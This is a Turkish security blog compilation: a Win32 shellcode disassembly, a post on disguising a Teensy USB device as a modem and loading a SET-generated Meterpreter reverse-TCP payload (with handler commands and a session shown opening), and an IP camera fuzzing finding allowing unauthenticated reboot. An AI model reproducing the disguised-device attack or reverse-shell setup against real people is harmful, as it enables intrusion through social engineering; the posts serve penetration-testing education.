11111111516861676542684d65737389e15150bb40ae807cffd389e131d252515152ffd031c050b812
cb817cffd0
```

Dissemble Shellcode Win32

Result:



Key:  Entry Point:


```

00000000 31C0          xor eax,eax ; clearing variable
00000002 31DB          xor ebx,ebx ; clearing variable
00000004 31C9          xor ecx,ecx ; clearing variable
00000006 31D2          xor edx,edx ; clearing variable
00000008 51             push ecx
00000009 686C6C2020    push dword 0x20206c6c
0000000E 6833322E64    push dword 0x642e3233
00000013 6875736572    push dword 0x72657375
00000018 89E1           mov ecx,esp
0000001A BB7B1D807C    mov ebx,0x7c801d7b
0000001F 51             push ecx
00000020 FFD3          call ebx ; call
00000022 B95E6730EF    mov ecx,0xef30675e
00000027 81C111111111  add ecx,0x11111111 ; math
0000002D 51             push ecx
0000002E 6861676542    push dword 0x42656761
00000033 684D657373    push dword 0x7373654d
00000038 89E1           mov ecx,esp
0000003A 51             push ecx
0000003B 50             push eax
0000003C BB40AE807C    mov ebx,0x7c80ae40
00000041 FFD3          call ebx ; call
00000043 89E1           mov ecx,esp
00000045 31D2          xor edx,edx ; clearing variable
00000047 52             push edx
00000048 51             push ecx
00000049 51             push ecx
0000004A 52             push edx
0000004B FFD0          call eax ; call
0000004D 31C0          xor eax,eax ; clearing variable
0000004F 50             push eax
00000050 B812CB817C    mov eax,0x7c81cb12
00000055 FFD0          call eax ; call

```

Cevrimdisi analiz için ise kendimizi yormak istemiyorsak (Immunity Debugger aracı ile herhangi bir programı (örnek calc.exe) açıp, ilk 500 baytını kabukkodu ile değiştirip analiz etmek), [shellcode2exe](#) aracı ile elimizdeki kabukkodunu (sc.bin) yürütülebilir programa (executable) çevirip (sc.exe) ardından Immunity Debugger aracı ile analiz edebiliriz. (Immunity Debugger ile kabukkoda gelene kadar F8 (Step Over) ile ilerleyip ardından CTRL-A tuşlarına (Analysis Code) basacak olursak kodun analiz için daha da okunaklı bir hale dönüştüğünü görebiliriz.)





Bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.

## Ufacık Tefecik İçi Dolu Teensy'cik

Source: <https://www.mertsarica.com/ufacik-tefecik-ici-dolu-teensycik/>

By M.S on April 2nd, 2013



Sızma testi gerçekleştiren çoğu bilişim güvenliği uzmanının hayalini süsleyen [Teensy](#) cihazını [Kadir ALTAN](#)'ın yardımcıları sayesinde geçtiğimiz aylarda temin edebildim. Teensy (3. jenerasyon), ARM mikrodenetleyiciye ve 16 MB RAM'e sahip, 3.6 cm x 1.8 cm boyutunda, USB HID (Human Interface Device) olarak kullanılabilen 19\$ değerinde bir cihazdır. Hayalleri süslemesinin en büyük sebeplerinden birkaçı; programlanabilir klavye olarak kullanılabilmesi, [Social Engineering Toolkit](#) ve [Kautilya](#) gibi çeşitli sızma testi araçları ile rahatlıkla programlanabilmesi ve dolayısıyla sosyal mühendislik testlerinde etkili bir şekilde kullanılabilmesidir.

*Geçtiğimiz ayın ortasına kadar Teensy'nin geliştirme platformunun (Arduino/Teensyduino) Türkçe klavye destegine sahip olmaması, yukarıda bahsetmiş olduğum hazır kodların ve araçların Türkçe klavye kullanilan sistemlerde kullanılamamasına neden oluyordu fakat Teensy'nin rafimda tozlanması daha fazla göz yumamayarak Teensy'nin geliştiricisi olan [Paul](#) ile iletişime geçerek 13 Mart tarihinde Teensy'nin kısmı (Türkçe karakter desteği henüz yok) olarak Türkçe klavye destekleyen [Teensyduino v1.13 sürümüne](#) yayına vesile oldum. :)*

Örneğin Teensy ile bir kuruma sosyal mühendislik testi gerçekleştirecek olan bilişim güvenliği uzmanı ilk olarak Teensy'i kamufle etmek zorundadır. Bu işi ya cicili bicili bir taşınabilir USB bellek (flash disk) içine gizleyerek ya da fiziksə açıdan kendisine daha çok yer imkanı tanıyan bir USB modem içine gizleyerek halledecektir. Her ne kadar Teensy ebat olarak ufak olsa da Micro USB (Teensy v2 mini USB giriş sahiptir.) giriş sahip olduğu için kurbanın USB bağlantı noktasından Teensy'i sisteme bağlayabilmesi için ilave olarak USB disk kasası içinde bir Micro USB <-> USB çevircisinin/kablolamasının bulunması da gerekecektir. Durum böyle olunca Teensy'yi kamufle etmek için en ideal kasa, uzmanımızın uzun süreden beri kullanmadığı eski model tombul Avea Jet Modem kası olacaktır. Uzmanımız Micro USB'yi USB'ye çeviren kablolama işlemini tamamladıktan sonra Teensy, yeni kasasıyla programlanmaya hazır olacaktır.



Teensy'i programlamak için [Arduino](#) ve [Teensyduino](#)'nun son sürümünü sistemine kuran uzmanımız ardından [Kali Linux](#) işletim sistemi üzerinde yer alan SET (Social Engineering Toolkit) ile Teensy için ihtiyacına uygun olan Teensy kodunu oluşturacaktır.

SET komut satırında, 1-6-7 menü adımlarını takip eden uzmanımız Teensy için Meterpreter (Windows Reverse TCP Meterpreter) kodunu reports/binary2teensy.pde adı altında oluşturup bu kodu Windows'a kopyalayacak ardından Arduino ile derleyip Teensy'e aktarmadan önce ufak bir düzeltme yapması gerekecektir. SET ile oluşturulan Teensy kodu, varsayılan olarak hafıza kartından (SD Card) çalışmak üzere oluşturulduğu için hafıza kartı kullanılmayan bir Teensy'de bu kod çalışmamayacaktır bu nedenle uzmanımız bu

kodu (binary2teensy.pde) Arduino ile derlemeden önce PROGMEM değerlerini boşluk ile değiştirecek (replace), strcpy\_P(buffer, (char\*)pgm\_read\_word(&(exploit[i]))); ve Keyboard.print(buffer); satırını silerek yerine Keyboard.print(exploit[i]); satırını koyarak hafıza kartı yerine SRAM'i kullanan kodu derleyebilecektir.

Derlenecek olan kod sistem üzerinde alfanümerik kabuk kod, alfanümerik kodu çalıştırma yarayan yardımcı araç, powershell, bat ve vbs betiklerini kullanmaktadır. Betikler arasında Powershell'den faydalanyor olması sayesinde daha önce [Komut Satırının Gücü](#) başlıklı yazımında da bahsettiğim üzere modern Windows işletim sistemlerinde varsayılan olarak Powershell ile çeşitli işlemlerin daha etkili ve şüphe çekmeden gerçekleştirilmesi sağlanabilmektedir. Derlenen kod otomatik olarak Teensy'e yükledikten sonra kamufle olmuş USB modem kılığındaki Teensy'i meraklı bir kurum çalışanının almasını ve çalıştırmasını sağlayacak ardından kurbanın sistemine Metasploit ile erişebilerek mutlu sona erişecektir.



A screenshot of a Kali Linux terminal window. The title bar shows 'Terminal' and the date 'Tue Apr 2, 4:22 PM'. The terminal window contains the following text:

```
Applications Places >
Tue Apr 2, 4:22 PM
Terminal

File Edit View Search Terminal Help
set> IP address for the payload listener: 192.168.1.63
*****
BSIDES Las Vegas ---- EXE to Teensy Creator
*****
Written by: Josh Kelley (@winfang98) and Dave Kennedy (ReL1K, @dave_re1k)

This program will take shellexeccode which is converted to hexadecimāl and
place it onto a victim machine through hex to binary conversion via powershell.

After the conversion takes place, Alphanumeric shellcode will then be injected
straight into memory and the stager created and shot back to you.

1) Windows Shell Reverse_TCP
d send back to attacker
2) Windows Reverse_TCP Meterpreter
m and send back to attacker
3) Windows Reverse_TCP VNC DLL
end back to attacker
4) Windows Bind Shell
pting port on remote system.
5) Windows Bind Shell X64
P Inline
6) Windows Shell Reverse_TCP X64
TCP Inline
7) Windows Meterpreter Reverse_TCP X64
ows x64), Meterpreter
8) Windows Meterpreter Egress Buster
a port home via multiple ports
9) Windows Meterpreter Reverse HTTPS
ng SSL and use Meterpreter
10) Windows Meterpreter Reverse DNS
ress and use Reverse Meterpreter
11) Download/Run your Own Executable
t

Spawn a command shell on victim an
Spawn a meterpreter shell on victi
Spawn a VNC server on victim and s
Execute payload and create an acce
Windows x64 Command Shell, Bind TC
Windows X64 Command Shell, Reverse
Connect back to the attacker (Wind
Spawn a meterpreter shell and find
Tunnel communication over HTTP usi
Use a hostname instead of an IP ad
Downloads an executable and runs i

set:binary2teensy>2
set:arduino> Port to listen on [443]:
[*] Generating alpha mixed shellcode to be injected after shellexec has been deployed on victim...
```

File Edit View Search Terminal Help

[\*] Generating a listener...

## 3Kom SuperHack II Logon

User Name: [ security ]  
Password: [ ]  
[ OK ]

http://metasploit.pro

Easy phishing: Set up email templates, landing pages and listeners  
in Metasploit Pro's wizard -- type 'go\_pro' to launch it now.

```
=[ metasploit v4.5.3-2013032701 [core:4.5 api:1.0]
+ -- --=[ 1066 exploits - 600 auxiliary - 176 post
+ -- --=[ 277 payloads - 29 encoders - 8 nops

[*] Processing src/program_junk/answer.txt for ERB directives.
resource (src/program_junk/answer.txt)> use multi/handler
resource (src/program_junk/answer.txt)> set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
resource (src/program_junk/answer.txt)> set LHOST 192.168.1.63
LHOST => 192.168.1.63
resource (src/program_junk/answer.txt)> set LPORT 443
LPORT => 443
resource (src/program_junk/answer.txt)> exploit -j
[*] Exploit running as background job.

[*] Started reverse handler on 192.168.1.63:443
[*] Starting the payload handler...
msf exploit(handler) > 
```

KALI LINUX

File Edit View Search Terminal Help

Easy phishing: Set up email templates, landing pages and listeners  
in Metasploit Pro's wizard -- type 'go\_pro' to launch it now.

```
=[ metasploit v4.5.3-2013032701 [core:4.5 api:1.0]
+ -- --=[ 1066 exploits - 600 auxiliary - 176 post
+ -- --=[ 277 payloads - 29 encoders - 8 nops

[*] Processing src/program_junk/answer.txt for ERB directives.
resource (src/program_junk/answer.txt)> use multi/handler
resource (src/program_junk/answer.txt)> set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
resource (src/program_junk/answer.txt)> set LHOST 192.168.1.63
LHOST => 192.168.1.63
resource (src/program_junk/answer.txt)> set LPORT 443
LPORT => 443
resource (src/program_junk/answer.txt)> exploit -j
[*] Exploit running as background job.

[*] Started reverse handler on 192.168.1.63:443
[*] Starting the payload handler...
msf exploit(handler) > [*] Sending stage (752128 bytes) to 192.168.1.64
[*] Meterpreter session 1 opened (192.168.1.63:443 -> 192.168.1.64:63877) at 2013-04-02 16:26:53 -0400

msf exploit(handler) > sessions

Active sessions
=====
Id  Type          Information           Connection
--  ---          -----
1   meterpreter x86/win32  Mert-PC\Mert @ MERT-PC  192.168.1.63:443 -> 192.168.1.64:63877 (192.168.1.64)  able to hear.

msf exploit(handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > shell
Process 6308 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\Mert>
```



Bugün bir sizme testi kapsamında, sosyal mühendislik testi gerçekleştiren bir bilişim güvenliği uzmanı tarafından kullanılan Teensy'nin yarın art niyetli kişilerce size ve/veya kurumunuza karşı kullanılmayacağının hiç bir garantisini yoktur bu nedenle açık USB bağlantı noktalarına sahip olan kurumlar ve bilgi güvenliği farkındalığı yüksek olmayan kurum çalışanları Teensy gibi cihazlar sayesinde çok daha kolay bir şekilde istismar edilebilmektedir.

Bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.

Yapılan çalışmayı kısaca özetleyen videoyu buradan izleyebilirsiniz.

## MacGyver Olsayı..

Source: <https://www.mertsarica.com/macgyver-olsaydi/>

By M.S on March 1st, 2013




80'lerde benim gibi çocuk olanların kahramanı çoğulukla ya [Michael Knight](#) ya da [MacGyver](#)'dır. MacGyver, Kanada'da çekilmiş aksiyon-macera türünde bir Amerikan televizyon dizisiydi. Ajanımız Macgyver, silah kullanmayı sevmeyen, hemen hemen her bölümde fizik bilgisini kullanarak çevresinde bulduğu araç gereçlerden silah yaparak düşmanlarının elinden kolaylıkla kurtulabilmekteydi. Hatta bir bölümde MacGyver, etrafi gözetleyen bir kameralın hemen altında, kör noktada durup kameralın izlediği yolun fotoğrafını çekmiş, ardından bu resmi kameralın önüne koymuş ve kameralın çekilen bu fotoğrafı görüntü olarak güvenlik görevlilerine aktarmasını sağlayarak yakalanmadan koşar adımlarla oradan uzaklaşabilmiştir. Peki ya MacGyver günümüzde olsayıdı ve geçmesi gereken bir kapının hemen arkasında kapıyı çeken ve kablosuz haberleşen bir IP kamera olsayıdı ne yapardı ?

Geçtiğimiz aylarda satın aldığım Arduino Uno R3 cihazını gözetleme kamerasına çevirme girişimin astarı yüzünden pahalıya (kablosuz ağ kalkanı, kamera vs.) geleceğini düşünerek IP kamera arayışı içine girdim ve çok geçmeden Türkiye'de Uranium markası altında satılan (Dünya'da [WANSVIEW NCB-541W](#)) [SIP-10](#) modelini satın aldım. Cihazın kablosuz ağ desteklemesi, gece görüşünün olması, hareket algılama ve e-posta gönderme özelliğinin olması, fiyatının tabii ki uzaktan yönetilmeye imkan tanıyan [Android uygulaması](#) ile birlikte gelmesi satın alma kararı almamda etkili oldu.


Her zamanki gibi aldığım bir cihazı hacklemeye çalışmak, efendi efendi kullanmaktan çok daha cazip geldiği için geleneği bozmayarak kamerayı kurmadan önce kurulum CD'si ile birlikte gelen uygulamalara göz atmaya ve MacGyver olsaydı ne yapardı? sorusuna yanıt aramaya karar verdim.

Ağda bulunan kamerayı tespit etmek ve yeni ip adresi tanımlamak için kullanılan BSearch\_en.exe dosyasını Immunity Debugger aracı ile biraz inceledikten sonra kamerayı kurup çalıştırıldım ve ağ seviyesinde uygulamanın nasıl çalıştığını kısaca inceledim.

IP kamera varsayılan olarak 192.168.0.178 ip adresi ile birlikte gelmekte ve BSearch uygulaması tarafından BROADCAST adres'e gönderilen UDP paketlerine (SEARCH ve UPDATE) yanıt vererek kullanıcının kamerayı tespit etmesine (SEARCH) ve ayarları değiştirmesine (UPDATE) imkan tanımaktadır.




Tabii ayarları değiştirebilmek için (UPDATE) öncelikle kullanıcının ip kamerasının yönetim kullanıcı adı ve şifresini doğru girmesi gerekmektedir aksi halde tanılarda herhangi bir değişiklik yapamamaktadır.



Kameraya giden ve gelen veriyi dikkatlice incelediğim de MO\_I parametresi dikkatimi çekti. MO\_I parametresinden sonra gelen bayt'in SEARCH paketinde 00, UPDATE paketinde ise 02 olduğunu farkettim.

Cihaz üreticileri çoğunlukla hata ayıklamak (debug) ve/veya geliştirme amacıyla cihazlara arka kapı bırakmayı sevdiklerinden ötürü bu bayt üzerinde Fuzzing yapmaya karar verdim ve bunun için Python ile [sip-10\\_fuzzer.py](#) adında bir program hazırladım. Programı çalıştırıldıktan sonra Fuzz edilen baytin 78 olduğu durumda, cihazın yeniden başladığını farkettim. Ardından cihaza SEARCH paketi gönderdiğimde cihazın MAC adresinin değişmiş olduğunu farkettim.



Sonuç olarak yaptığım kısa araştırma sonucunda SIP-10 IP kamerasında keşfettiğim bu güvenlik zafiyeti ile cihazı yetkisi olmayan ve ağda bulunan herhangi bir kişinin uzaktan yeniden başlatıldığını ve MAC adresini değiştirebildiğini tespit etmiş oldum. Gelelim MacGyver olsaydı ne yapardı sorusunun yanıtına. Muhtemelen kahramanımız kablosuz ağa dahil olur ve göndereceği tek bir paket ile kameraları gecici süreliğine devre dışı bırakarak kameralaya yakalanmadan yoluna emin adımlarla devam ederdi :)

MacGyver'in yerinde herhangi bir hırsızın olmaması dileğiyle herkese güvenli günler dilerim.

# Pwndromeda

Source: <https://www.mertsarica.com/pwndromeda/>

